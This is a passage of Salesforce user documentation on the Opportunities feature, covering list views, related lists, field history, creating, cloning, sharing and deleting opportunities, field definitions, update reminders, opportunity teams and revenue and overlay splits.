Not Available in **Database.com**

User Permissions Needed	
To view Opportunities tab:	"Read" on opportunities
To view opportunities:	"Read" on opportunities
To create opportunities	"Create" on opportunities

Clicking on the Opportunities tab displays the opportunities home page. From this page you can:

- Show a filtered list of opportunities using a predefined list from View or by creating a custom view.
- See a list of your most recently viewed, created, or modified opportunities in Recent Opportunities. Depending on the number of opportunities, toggle **Show 25 items** and **Show 10 items** to change the number of displayed items. The displayed fields are determined by the Opportunities Search Layout defined by your administrator and by your field-level security settings (available in Enterprise, Unlimited, and Developer Editions only).

Recent Opportunities Choice	Description
`Recently Viewed`	The last 10 or 25 opportunities you viewed, with the most recently viewed opportunity listed first. This list is derived from your recent items and includes records owned by you and other users.
`Recently Created`	The last 10 or 25 opportunities you created, with the most recently created opportunity listed first. This list only includes records owned by you.
`Recently Modified`	The last 10 or 25 opportunities you updated, with the most recently updated opportunity listed first. This list only includes records owned by you.

- Click an opportunity name in Recent Opportunities to open the opportunity detail page.
- Create a new opportunity. Click **New** in Recent Opportunities or enter information in Quick Create on the sidebar.
- Click a report name in Reports to jump to that report or click **Go to Reports** to jump to the Reports tab. In opportunity reports, you can filter opportunities by the opportunity teams in which you are a member.
- Click **Run Report** in Quarterly Summary to view a quarterly opportunity summary.
- If opportunities are shared with external contacts via Salesforce to Salesforce, choose a list view from Opportunities from Connections to view opportunities that your business partners have shared with you.
- Use opportunity tools.

- ◊ Choose to add, remove, or reassign a team member.
- ◊ Leverage Salesforce AppExchange Sales Methodology partners to use their sales methodology, sales process, and sales procedures with Salesforce data.

Viewing Opportunity Lists

Available in: **All** Editions that signed up prior to Summer '09
Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions that signed up during or after Summer '09
Not Available in **Database.com**

User Permissions Needed	
To view opportunity lists:	"Read" on opportunities
To create opportunities:	"Create" on opportunities

The opportunities list page displays a list of opportunities in your current view. To show a filtered list of items, select a predefined list from the `View` drop-down list, or click **Create New View** to define your own custom views. To edit or delete any view you created, select it from the `View` drop-down list and click **Edit**.

- Click an opportunity name to view the detail.
- Click **Edit** or **Del** to edit or delete an opportunity.
- If Chatter is enabled, click or to follow or stop following an opportunity in your Chatter feed.
- To create an opportunity, either click **New Opportunity** at the top of the list, or select **Opportunity** from the Create New drop-down list in the sidebar.
- In a custom list view, you can filter opportunity lists by the opportunity teams to which you belong. When creating or editing a custom list view for opportunities, select the `My Opportunity Teams` filter.

Sorting List Views

Click any column heading to sort in ascending or descending order using that column's information.

At the top of the list, click a letter to display the contents of the sorted column that begin with that character.

The alphabetic navigator won't t appear if the list view doesn't support column sorting. If your language or the sorted column doesn't support alphabetic sorting, the navigator is disabled. For example, you can't click letters to sort on date fields.

Note: In Enterprise, Unlimited, and Developer Edition organizations, you can grant additional access to your opportunities beyond what the sharing model allows. See Sharing Opportunities. In Professional Edition organizations, to allow additional access to your opportunities, you can share the account associated with the opportunity. See Sharing Accounts.

Using Opportunities

Available in: **All** Editions that signed up prior to Summer '09

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions that signed up during or after Summer '09

Finding Opportunity-Related Information (Related Lists)

Available in: **All** Editions that signed up prior to Summer '09

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions that signed up during or after Summer '09

Not Available in **Database.com**

User Permissions Needed	
To view opportunities:	“Read” on opportunities
To change opportunities:	“Edit” on opportunities

Related lists, such as Open Activities, display information related to an opportunity.

- Hover over the links at the top of a detail page to display the corresponding related list and its records. If Chatter is enabled, hover links display below the feed. An interactive overlay allows you to quickly view and manage the related list items. Click a hover link to jump to the content of the related list. If hover links are not enabled, contact your Salesforce administrator.
- If hover details are enabled, hover over any lookup field on the detail page to view key information about a record before clicking into that record’s detail page.
- To directly add new items, click **New** (or the equivalent button) at the top of a related list. For example, to add a new contact to the Contacts related list, click **New Contact**.
- To change the number of records shown for related lists, click **View More** below a related list, or click **fewer** or **more** at the bottom of the page.

Viewing Related Lists

The related lists you see are determined by your:

- Personal customization
- Administrator's page layout customizations
- Permissions to view related data

Opportunity Field History

Available in: **All** Editions that signed up prior to Summer '09

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions that signed up during or after Summer '09

Not Available in **Database.com**

User Permissions Needed	
To view opportunities:	"Read" on opportunities

The Opportunity Field History related list of an opportunity detail page tracks the changes to the opportunity. Any time a user modifies any of the standard or custom fields whose history is set to be tracked on the opportunity, a new entry is added to the Opportunity Field History related list. All entries include the date, time, nature of the change, and who made the change. Modifications to the related lists on the opportunity are not tracked in the opportunity field history. You cannot customize which opportunity fields are tracked in the opportunities' Stage History related list; however, you can choose which opportunity fields are tracked in the Opportunity Field History related list.

Note:

- Changes to the `Amount` and `Quantity` fields on opportunities are tracked even when the field is updated as the result of a change to an opportunity's products or schedules.
- For information on tracking changes in opportunity status, see Stage History.

Opportunities Overview

Stage History

Available in: **All** Editions that signed up prior to Summer '09
Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions that signed up during or after Summer '09
Not Available in **Database.com**

User Permissions Needed	
To view opportunity stage history:	“Read” on opportunities

The Stage History related list of an opportunity detail page tracks the changes in status for that opportunity. Any time you change the `Amount`, `Probability`, `Stage`, or `Close Date` for the opportunity, a new entry is added to the list with the name of the person that made the change and a date stamp.

For information on tracking changes to any standard or custom field on an opportunity, see Opportunity Field History.

See Also:

Opportunities Overview

Products Related List

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

The Products related list of an opportunity detail page lists the products included on that opportunity. If the opportunity is synced to a quote, products in the list are updated whenever a change is made to the quote's line items, and vice versa.

Your administrator can customize the product edit and detail pages that you see when you select a product on an opportunity from Setup by clicking **Customize** > **Opportunities** > **Opportunity Products** > **Page Layouts**.

See Also:

Choosing a Price Book for an Opportunity or Quote

Quotes Related List

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

The Quotes related list of an opportunity detail page lists the quotes created for that opportunity and identifies which quote is synced, if any. Your administrator can customize the Quote edit and detail pages that you see when you select a quote from Setup by clicking **Customize** > **Quotes** > **Quote Lines** > **Page Layouts**.

Syncing Quotes and Opportunities

Opportunity Forecasts

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view forecasts of other users:	"View All Forecasts"
To override your forecast:	"Override Forecasts"

The Opportunity Forecasts related list is available on the opportunity detail page if your organization uses customizable forecasting. It lists the forecast overrides for the selected opportunity. A forecast override is an amount that more accurately represents your forecasted sales.

1. In the Opportunity Forecasts related list, view a snapshot of the overrides made on that opportunity.
2. Click **Edit** to change the overrides. See Overriding Customizable Forecasts for instructions on overriding opportunity forecast amounts.
3. If your organization uses territory management, the territory to which the opportunity is assigned displays in the `Territory` drop-down list.

   If you are a forecast manager for multiple territories, the drop-down list shows the territories from which you can override the opportunity. Choose a value and click **Edit** to override the opportunity from the desired territory.

Territory Management Overview

Changing the Territory of an Opportunity

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To change an opportunity's territory:	"Edit" on opportunities

If you have edit access to an opportunity, you can change the territory that is associated with the opportunity:

1. On the opportunity detail page, click **Change** next to the `Territory` field.
2. Choose a territory from the `Opportunity Territory` drop-down list.

   The drop-down list shows:

   - Territories where both the opportunity owner and the account on the opportunity are assigned to the territory.
   - Territories to which you have administrative access that are also associated with the account on the opportunity.
   - Territories to which you have administrative access that are above the account on the opportunity in the territory hierarchy.
3. Click **Save** to finish and return to the opportunity detail page.

Territory Management Overview

Creating Opportunities

Available in: **All** Editions that signed up prior to Summer '09 Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions that signed up during or after Summer '09 Not Available in **Database.com**

User Permissions Needed	
To view opportunities:	"Read" on opportunities
To create opportunities:	"Create" on opportunities

1. Do one of the following.

   - Select **Opportunity** from the Create New drop-down list in the sidebar.
   - Click **New** next to **Recent Opportunities** on the opportunities home page.

- Go to Quick Create in the sidebar of the opportunities home page. (Quick Create must be enabled by your administrator.)
- To associate an opportunity with an account or contact, view the existing account or contact, and select **Opportunity** from the Create New drop-down list in the sidebar. You must have at least read access to the account or contact to associate an opportunity with it. When you create an opportunity from a contact detail page, that contact is automatically listed as the primary contact in the Contact Roles related list of the opportunity.

2. Enter the opportunity information.

   Note: When team selling and revenue splits are enabled, you're automatically added to the opportunity team and initially assigned 100% of the split.

3. If your organization uses multiple currencies, your opportunity amounts are initially shown in your personal currency. Change the `Opportunity Currency` picklist to track the sales revenue in another currency.
4. Click **Save** when you are finished, or click **Save & New** to save the current opportunity and add another. If enabled for your organization, click **Save & Add Product** to save the new opportunity and add a product.

If your organization uses territory management, opportunities that you create are automatically assigned a territory when both of the following conditions are met.

- You belong to or have edit privileges on the same territory as the account on the opportunity.
- You have no other territories in common with that account.

For example, if you are in the territories Berkeley and San Francisco and the account is in the territories Portland, San Francisco, and Seattle, the opportunity will be assigned to the San Francisco territory.

If your organization uses divisions, the division of a new opportunity is automatically set to the division of the related account.

Note: In Professional, Enterprise, Unlimited, and Developer Editions, opportunities you create are automatically given the forecast category that corresponds to the opportunity stage you assign. Your administrator correlates opportunity stages and forecast categories when editing the `Stage` picklist values.

If the opportunity is set to close in a given month, as determined by the `Close Date`, the opportunity is automatically added to the forecast for that particular month, unless you assign it the Omitted category while editing the forecast. See Displaying and Editing Forecasts.

Cloning Opportunities

Cloning Opportunities

Available in: **All** Editions that signed up prior to Summer '09 Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions that signed up during or after Summer '09 Not Available in **Database.com**

User Permissions Needed	
To view opportunities:	"Read" on opportunities
To clone opportunities:	"Create" on opportunities

The **Clone** button on an opportunity quickly creates a new opportunity with the same information as the existing opportunity, for example, when you need to add multiple opportunities for the same account.

If the opportunity has an associated opportunity team, the team is not carried to the cloned opportunity. You must add an opportunity team to the cloned opportunity if required.

Cloning an opportunity varies if products are involved:

- If the opportunity does not have any associated products, click **Clone** on the opportunity to clone it.
- If the opportunity has associated products and your organization requires products on opportunities, click **Clone** to clone the opportunity and the associated products.
- If the opportunity has associated products and your organization does not require products on opportunities, select **Clone with products** from the **Clone** drop-down button to clone the opportunity and the associated products. Alternatively, select **Clone without products** to clone the opportunity without including the associated products.

Enter or change any information for the new opportunity, and click **Save**.

Note: If you have read-only access to a field, the value of that field is not carried over to the cloned record.

Opportunity Fields

Sharing Opportunities

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Your administrator defines the organization sharing model as well as your organization's default opportunity access levels for territories. However, you can extend sharing privileges for your opportunities individually. You can use opportunity sharing to increase access to your opportunities; you cannot restrict access below your organization's default access levels.

To view and manage sharing details, click **Sharing** on the opportunity detail page. The Sharing Detail page lists the users, groups, roles, and territories that have sharing access to the opportunity. On this page, you can do any of the following:

- To show a filtered list of items, select a predefined list from the `View` drop-down list, or click **Create New View** to define your own custom views. To edit or delete any view you created, select it from the `View` drop-down list and click **Edit**.
- Click **Add** to grant access to the record for other users, groups, roles, or territories.

  Note: To share an opportunity with another user, that user must have the "Read" permission on opportunities.

- Click **Expand List** to view all users that have access to the record.
- For manual sharing rules that you created, click **Edit** or **Del** next to an item in the list to edit or delete the access level.

Opportunity Fields

The available fields vary according to which Salesforce Edition you have.

An opportunity has the following fields, listed in alphabetical order. Depending on your page layout and field-level security settings, some fields may not be visible or editable.

Field	Description
`Account Name`	Name of account that opportunity is linked to. You can enter the account name, or select the account using the lookup icon. If you change the account for an opportunity that has partners, all partners are deleted from the Partners related list.
`Amount`	Estimated total sale amount. For organizations using multiple currencies, the amount is shown in your personal currency by default. Change the `Opportunity Currency` picklist to track the amount in another currency. For opportunities with products, the amount is the sum of the related products. You cannot directly edit the amount unless the opportunity has no products. To change the amount for an opportunity that contains products, edit the sales price or quantity of the related products.

Field	Description
	If you change the price book for an opportunity that has products, all products are deleted from the Products related list, but the value in the opportunity's `Amount` field remains.
`Close Date`	Date when you plan to close the opportunity. You can enter a date, or choose a date from the calendar that displays when you put your cursor in the field. Opportunities with a `Close Date` in a given month will tally in the forecast for that month, unless you assign them to the Omitted category while editing the forecast. When you set an open opportunity's `Stage` to a type of “Closed/Won,” the `Close Date` is set to the current date.
`Created By`	User who created the opportunity including creation date and time. (Read only)
`Custom Links`	Listing of custom links for opportunities as set up by your administrator.
`Description`	Description of the opportunity. Up to 32KB of data are allowed. Only the first 255 characters display in reports.
`Expected Revenue`	Calculated revenue based on the `Amount` and `Probability` fields.
`Forecast Category`	Forecast category name that is displayed in reports, opportunity detail and edit pages, opportunity searches, and opportunity list views. The setting for an opportunity is tied to its `Stage`. For more information on forecast categories, see Working with Forecast Categories on page 1199.
`Lead Source`	Source of the opportunity, for example, Advertisement, Partner, or Web. Entry is selected from a picklist of available values, which are set by an administrator. Each picklist value can have up to 40 characters.
`Modified By`	User who last changed the opportunity fields, including modification date and time. This does not track changes made to any of the related list items on the opportunity. (Read only)
`Next Step`	Description of next task in closing opportunity. Up to 255 characters are allowed in this field.
`Opportunity Currency`	The default currency for all currency amount fields in the opportunity. Amounts are displayed in the opportunity currency, and are also converted to the user's personal currency. Available only for organizations that use multiple currencies. For opportunities with products, the currency is tied to the currency of the associated price book. You cannot directly edit this field unless you first delete the products.

Field	Description
`Opportunity Division`	Division to which the opportunity belongs. This value is automatically inherited from the related account. Available only in organizations that use divisions to segment their data.
`Opportunity Name`	Name of the opportunity, for example, Acme.com - Office Equipment Order. Up to 120 characters are allowed in this field.
`Opportunity Owner`	Assigned owner of opportunity. Not available in Personal Edition.
`Opportunity Record Type`	Name of the field that determines what picklist values are available for the record. The record type may be associated with a sales process. Available in Enterprise, Unlimited, and Developer Editions.
`Partner Account`	Read-only field that indicates the opportunity is owned by a partner user.
`Primary Campaign Source`	Name of the campaign responsible for generating the opportunity. When you click the lookup icon for the empty field, the dialog shows the first 100 active campaigns. Enter search terms to find other records. For opportunities created during lead conversion, this field is automatically filled in with the campaign name from the lead. If the lead has multiple associated campaigns, the campaign with the most recently updated member status is inserted into the opportunity. For opportunities with multiple influential campaigns, click **Edit** next the primary campaign in the Campaign Influence related list on the opportunity detail page and select the `Primary Campaign Source` checkbox. The campaign will display in the `Primary Campaign Source` field on the opportunity.
`Private`	Indicates that the opportunity is private. Only the record owner, users above that role in the hierarchy, and administrators can view, edit, and report on private opportunities. Not available in Group or Personal Editions. Private opportunities do not trigger Big Deal Alerts or workflow rules. Private opportunities count towards your forecasts only if you have customizable forecasting. **Note:** When you mark opportunities `Private`, any opportunity teams, opportunity splits, and sharing are removed.

Field	Description
Probability	Likelihood that opportunity will close, stated as a percentage. The Probability value is always updated by a change in the Stage value, even if Probability is marked as read only on your page layout. Users with access to edit this field can override the value.
Quantity	Total of all Quantity field values for all products in the Products related list if the opportunity has products. General use field if the opportunity does not have products.
Stage	Current stage of opportunity based on selections you make from a predefined list, for example, Prospect or Proposal. Entry is selected from a picklist of up to 100 available values, which are set by an administrator. Each picklist value can have up to 40 characters. Your administrator correlates the values in this picklist with Forecast Category values that determine how the opportunity contributes to your forecast. When you set an open opportunity's Stage to a type of "Closed/Won," the Close Date is set to the current date.
Synced Quote	The quote that is synced to the opportunity. Only one quote can sync to the opportunity at a time.
Territory	Territory with which the opportunity is associated. Only available if your organization has territory management. See Changing the Territory of an Opportunity.
Type	Type of opportunity, for example, Existing Business or New Business. Entry is selected from a picklist of available values, which are set by an administrator. Each picklist value can have up to 40 characters.

Opportunity Product Fields

Field	Description
Active	Indicates whether the price book entry (product and list price) is active and can be added to an opportunity or quote.
Created By	Name of the user who created the product.
Date	Close date of a particular opportunity product.
Discount	The discount for the product as a percentage.
Last Modified By	User who last changed the opportunity product fields. (Read only)
Line Description	Text to distinguish this opportunity product from another.

Field	Description
`List Price`	Price of the product within the price book including currency.
`Opportunity`	Name of the opportunity for this opportunity product.
`Product`	Item listed in the Products related list on an opportunity.
`Product Name`	Title for the product.
`Quantity`	The number of units for the opportunity product.
`Sales Price`	Price for the products in the opportunity product.
`Subtotal`	The difference between standard and discounted pricing. Converted currency amounts when the opportunity's currency is different from the user's currency.
`Total Price`	Sum of all the product amounts for this opportunity product.

Deleting Opportunities

Available in: **All** Editions that signed up prior to Summer '09

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions that signed up during or after Summer '09

Not Available in **Database.com**

User Permissions Needed	
To view opportunities:	“Read” on opportunities
To delete opportunities:	“Delete” on opportunities

To delete an opportunity, click **Del** next to the opportunity on the opportunities list page or in the Opportunities related list of an account or contact. You can also delete an opportunity by clicking **Delete** on the opportunity detail page.

When you delete an opportunity, all related notes, attachments, quotes, quote line items, quote PDFs, events and tasks, partner relationships, competitor strengths/weaknesses, contact roles, and stage history are deleted. Associated contacts and accounts are not deleted with the opportunity. The deleted opportunity is moved to the Recycle Bin. If you undelete the opportunity, any related items are also restored.

Note: You can delete an opportunity if you are an administrator, the opportunity owner, or a user above the opportunity owner in the organization role hierarchy, and you have the “Delete” permission on opportunities.

Searching for Opportunities

Available in: **All** Editions that signed up prior to Summer '09 Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions that signed up during or after Summer '09 Not Available in **Database.com**

User Permissions Needed	
To view opportunities:	“Read” on opportunities

1. Enter your search terms in the sidebar or header search box.
2. Click **Search**.
3. From the search results, click an item to open it or click **Edit**, if available.

You can also create an opportunity list view to find opportunities that match specific criteria.

See Also:

Finding Similar Opportunities

Finding Similar Opportunities

Available in: **Enterprise**, **Unlimited**, **Developer** Editions

User Permissions Needed	
To find and bookmark similar opportunities:	“Read” on opportunities

You can create bookmarks for Closed/Won opportunities that are similar to your current deal so you can quickly access useful information, such as previous notes, contacts, or salespeople. The records that you bookmark are saved to the Similar Opportunities related list.

When you search for similar opportunities, Salesforce looks for records in the Closed/Won stage that share one or more fields or related lists with the current opportunity. The search criteria for your organization is pre-determined by your administrator. The search finds a maximum of 10,000 opportunities with close dates in a three-month period and displays up to 300 of the records that best match the search criteria. The results are ranked by the number of matching fields.

1. On the opportunity's detail page, click **Find** in the Similar Opportunities related list.
   You see a list of similar opportunities that closed in the past three months.
2. Filter the search results to see different records.

- Select a different range from the **Close Date Within** dropdown to view records that closed in a different three-month period.
- Select one or more fields in the Match Criteria sidebar to filter the results. For example, select the account name to only see opportunities associated with that account or select the site city and country to only see opportunities from the specified region. Deselect the match criteria to return to the original search results.

3. Look for similar opportunities that will be helpful to you.
   - Hover over an opportunity name to see how the record is similar to your current deal. The matching attributes are highlighted in the Match Criteria sidebar.
   - Click an opportunity name to see more information about the record. You can only view these details if you have access to the opportunity.
4. Select the checkboxes next to the opportunities that you'd like to add to the Similar Opportunities related list and click **Bookmark**. To choose all opportunities on the page, select the checkbox in the header row.

Scheduling Opportunity Update Reminders

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Once opportunity update reminders are enabled for your organization, any user who has direct reports can schedule them.

To schedule an opportunity update reminder:

1. At the top of any Salesforce page, click the down arrow next to your name. From the menu under your name, select **Setup** or **My Settings**—whichever one appears.
2. From the left side of the page, click **Email** > **My Update Reminder**.
3. Check `Active` if you want reminders to start after you save the settings.
4. Enter a name and address for the sender of the reminders.
5. Choose a recipients option.
6. Enter any other recipients in the `CC` field. Separate additional email addresses with a commas, semi-colons, spaces, or new lines.
7. Enter a subject and message to be included in the email reminders.
8. Select a schedule frequency.
9. Select `Include Past Due Opportunities` to include all open opportunities that have a closing date within 90 days before the specified `Close Date`. For example, suppose your organization uses a normal fiscal year and the current quarter started on 4/1/2012. You configure update reminders for opportunities closing in the current quarter and then select `Include Past Due Opportunities`. When the update reminder is sent on 6/15, it includes all opportunities from 4/1 to 6/15. It also includes open opportunities with a closing date between 1/2 and 4/1 (there are 91 days in Q1).
10. Choose a `Close Date` to include opportunities with dates within that range.
11. Select the fields to include in the email reminders.

Field	Description
`Last Login Date`	Most recent login date of the opportunity owner
`# of Open Opportunities`	Total number of opportunities in the report
`# Not Updated in Last 30 Days`	Total number of opportunities that have not been updated in 30 days
`Open Opportunity Amount`	Total of all opportunity amounts in report
`Total Closed Amount`	Total closed amount for all opportunities in report. If your organization uses multiple currencies, this amount is converted to the user's currency. If your organization uses advanced currency management, the conversion is done using dated exchange rates.
`Last Update Date`	Most recent date the opportunity owner submitted a forecast. If your organization uses multiple currencies, this amount is converted to the user's currency. If your organization uses advanced currency management, the conversion is done using dated exchange rates.
`Forecast Amount`	From the forecast. See Forecast Fields on page 1216. If your organization uses multiple currencies, this amount will be converted to the user's currency using the standard conversion rate. This field is not available to organizations using customizable forecasting. For more information, see Do I Have Customizable Forecasting? on page 1197.
`Best Case Amount`	From the forecast. See Forecast Fields on page 1216. If your organization uses multiple currencies, this amount will be converted to the user's currency using the standard conversion rate. This field is not available to organizations using customizable forecasting. For more information, see Do I Have Customizable Forecasting? on page 1197.

12. Click **Save**.

When there are no records in an opportunity update reminder, Salesforce does not send an email. If no email is sent for three consecutive opportunity update reminders, the scheduled reminder is deactivated.

TEAMING UP FOR SALES OPPORTUNITIES

Opportunity Teams Overview

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

An opportunity team is a set of users that normally work together on sales opportunities. A typical opportunity team might include the account manager, the sales representative, and a pre-sales consultant.

You can set up an opportunity team for any opportunity owned by you or users below you in the role hierarchy. You can add opportunity team members and select which role each of them will play on the opportunity (for example, "Executive Sponsor"). Most importantly, you can specify the level of access that each team member has to your opportunity. Some team members may need read/write access and others may just need read-only access. To add, edit, or delete opportunity team members, you must have read/write access on the associated opportunity. You can't use opportunity teams for private opportunities, and you can't add high-volume portal users to teams.

You can also set up a default opportunity team. Your default opportunity team should include the users that you normally work with on your opportunities. You have the option to add your default opportunity team to all of your opportunities automatically.

Opportunity team changes for an individual opportunity don't affect your default opportunity team or the opportunity teams on any of your other opportunities.

In a custom list view, you can filter opportunity lists by the opportunity teams to which you belong. When creating or editing a custom list view for opportunities, select the `My Opportunity Teams` filter. In opportunity reports, you can filter opportunities by the opportunity teams in which you are a member.

Note: Opportunity teams are not the same as account teams, although they share the same set of available team member roles. Opportunity teams work together on opportunities, while account teams work together on accounts.

Opportunity Teams Overview

Adding Members to an Opportunity Team

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To add team members to an opportunity:	"Read" on opportunities AND Owner of opportunity record, or above owner in your organization's role hierarchy
To view an opportunity for which you're a team member:	"Read" on the opportunity

1. Open the opportunity and navigate to the Opportunity Team related list, then click **Add**.
2. Enter the member's name in the `User` column. If the partner portal is enabled, choose whether the member is a Partner User or User, and then enter the member's name.

   When you add an opportunity team member, the member is automatically granted read access to the associated account.
3. Select the member's opportunity team role.
4. Select the member's opportunity access level. The access level can't be less than your organization's default opportunity sharing access.
5. Specify values for any custom fields that your administrator has created for opportunity teams.
6. Click **Save**.

Tip: Run the Opportunities with Opportunity Teams report to list the opportunity team members for the opportunities owned by you or users below you in the role hierarchy. The report also shows information about opportunities you own and opportunity teams to which you belong, including any opportunity splits.

Adding Members to Your Default Opportunity Team
Opportunity Team Fields
Cloning a Member of an Opportunity Team

Editing Members of an Opportunity Team

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To edit team members:	"Edit" on opportunities AND Owner of opportunity record, or above owner in your organization's role hierarchy
To view an opportunity for which you're a team member:	"Read" on the opportunity

1. Open the opportunity and navigate to the Opportunity Team related list. Or open any other page to which you administrator has added this list.
2. To update access or role information for a team member, click **Edit** next to the member's name. (If there are more than five members, click **Go to list** to list the entire team.)

   Note: Inactive users with assigned split percentages appear on the opportunity team, but you can edit only split-related fields for these users. All other fields are read only.

3. Select a different access level or role. The access level can't be less than your organization's default opportunity sharing access.
4. Edit values for any custom fields that your administrator has created for opportunity teams.

   Important: See Working with Custom Fields for Opportunity Teams on page 1133.

5. Click **Save**.
6. To view the organization-wide sharing settings for opportunities, click **Display Access**. These settings may allow greater access than those specified for an opportunity team member. For example, if the organization sharing setting for opportunities is Read/Write, it overrides a Read Only setting assigned to an individual opportunity team member.

Tip: Run the Opportunities with Opportunity Teams report to list the opportunity team members for the opportunities owned by you or users below you in the role hierarchy. The report also shows information about opportunities you own and opportunity teams to which you belong, including any opportunity splits.

See Also:

Opportunity Team Fields

Cloning a Member of an Opportunity Team

You can quickly create a new member with the same information as an existing member, for example, when you want to add multiple members to an opportunity team.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To clone an opportunity team member:	"Create" on opportunities

1. View the opportunity and navigate to the Opportunity Team related list, then click the name of the opportunity team member you want to clone.
2. Click **Clone**.
3. Enter or change any information for the new member, and click **Save**. If you have read-only access to a field, the value of that field isn't carried over to the cloned record.

See Also:

Working with Custom Fields for Opportunity Teams

Deleting Members from an Opportunity Team

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To remove team members:	"Edit" on opportunities
To view an opportunity for which you're a team member:	"Read" on the opportunity

1. View the opportunity and navigate to the Opportunity Team related list. Or open any other page to which you administrator has added this list.
2. Delete members no longer on the team. (If there are more than five members, click **Go to list** to list the entire team.)

If Opportunity Splits is enabled, keep these guidelines in mind.

- If the team member you want to delete is assigned a split percentage greater than zero, you must reassign the split before you can delete the team member.

- You can't delete the opportunity owner from the opportunity team. If you want to remove this member from splits calculations, either assign them a split percentage of zero, or transfer ownership of the opportunity.

See Also:

Deleting Members from Your Default Opportunity Team

Working with Custom Fields for Opportunity Teams

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

You can see custom fields for your opportunity teams if your administrator has defined them and added them to the relevant page layouts.

If your administrator has defined custom fields but not added them to the Add Opportunity Team Members page, you can't see them when you add a new team member. However, you might see them when you edit an existing opportunity team member by clicking **Edit** beside the member's name on the Opportunity Team related list.

It's important to remember that when you edit a member's details, the member's original details are overwritten. Let's say you add a member to the team and then edit that member's details to specify values for all associated custom fields. Later, you mistakenly think that the member hasn't been added to the team, perhaps because you don't look at the Opportunity Teams list view, and add the member again. Because the custom fields aren't displayed on the Add Opportunity Team Members page, when you add the member for a second time, you can't specify the values for these fields. In this case, the original values that you specified for the custom fields are overwritten with a blank value.

Adding Members to an Opportunity Team
Editing Members of an Opportunity Team

Setting Your Default Opportunity Team

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To set default opportunity team:	"Read" on opportunities

An opportunity team is a group of users that typically work together on opportunities. For example, the opportunity team may include the account manager, the sales engineer, and the sales representative. Your default opportunity team should include the users that you normally work with on the opportunities that you own. You can specify the role that each user plays on your team and the specific access that each user should have to your opportunities.

Adding Your Default Opportunity Team

Adding Members to Your Default Opportunity Team

Your default opportunity team should include the users that you normally work with on your opportunities.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To set default opportunity team:	"Read" on opportunities

1. At the top of any Salesforce page, click the down arrow next to your name. From the menu under your name, select **Setup** or **My Settings**—whichever one appears.
2. From the left pane, select one of the following:
   - If you clicked **Setup**, select **My Personal Information** > **Personal Information**.
   - If you clicked **My Settings**, select **My Personal Information** > **Advanced User Details**.
3. In the Default Opportunity Team related list, click **Add**.
4. Select users to add as members of your default opportunity team.
5. Select the access that each opportunity team member has on your opportunities. The access level can't be less than your organization's default opportunity sharing access.
6. Select an opportunity team role for each member, for example, `Account Manager`.
7. To add your default opportunity team to all opportunities that you create and all open opportunities that are transferred to you, select `Automatically add my default opportunity team...`. The opportunity team on closed opportunities that are transferred to you isn't affected by this option.
8. To apply the default opportunity team changes to all your existing open opportunities, select `Update open opportunity teams...`. Closed opportunities are not affected.
9. Click **Save**.

Adding Your Default Opportunity Team

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To set up default opportunity teams:	"Read" on opportunities
To add default opportunity teams to opportunities:	"Read" on opportunities AND Owner of opportunity record, or above owner in your organization's role hierarchy

There are two ways to include your default opportunity team on the opportunities you own.

- When adding members to your default opportunity team, you can choose to automatically add the team to all of your open opportunities. See Adding Members to Your Default Opportunity Team.
- You can add your default opportunity team to each of your opportunities individually.
  1. View the opportunity and navigate to the Opportunity Team related list.
  2. Click **Add Default Team**.

Note: Administrators and users above you in the role hierarchy can add your default opportunity team to opportunities you own. Clicking **Add Default Team** adds the default team of the opportunity owner, not of the user who clicks the button.

Opportunity Team Fields

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Field	Description
`Opportunity Access`	The level of access that a team member has to the opportunity. The access level can be read/write or read only, but it can't be less than your organization's default opportunity sharing access.
`Team Role`	The role that the team member plays for the opportunity, for example, "Account Manager."
`User`	The user listed as part of the team. If the partner portal is enabled, choose whether the team member is a Partner User or User.

Opportunity Splits Overview

Opportunity splitting lets you share sales credit across an opportunity team.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Watch a Demo (1:44 minutes)

Opportunity splitting lets users share credit across opportunity team members. Multiple team members working on an opportunity can roll their individual sales credits into quota and pipeline reports for the entire team.

Note: To view and edit splits, you must be the opportunity owner or above in the organization hierarchy.

There are two types of opportunity splits.

Revenue splits provide credit to team members who are directly responsible for revenue that an opportunity generates. Revenue splits must total 100% of the opportunity amount.

Overlay splits provide credit to team members who work on an opportunity but aren't directly responsible for generated revenue. Because these splits aren't limited by the opportunity amount, they can total any percentage (sometimes exceeding 100%).

Note: Opportunity splits can't be rolled up to sales territories or forecasts.

Creating Opportunity Splits

Share sales credit with revenue and overlay splits.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To add splits for opportunity team members:	"Edit" on opportunities AND Owner of opportunity record, or above owner in organization hierarchy

If team selling and opportunity splits are enabled for your organization, you can edit splits for opportunity team members.

1. Open an existing opportunity or create a new one. The opportunity owner is automatically included in the opportunity team and assigned a 100% revenue split by default.
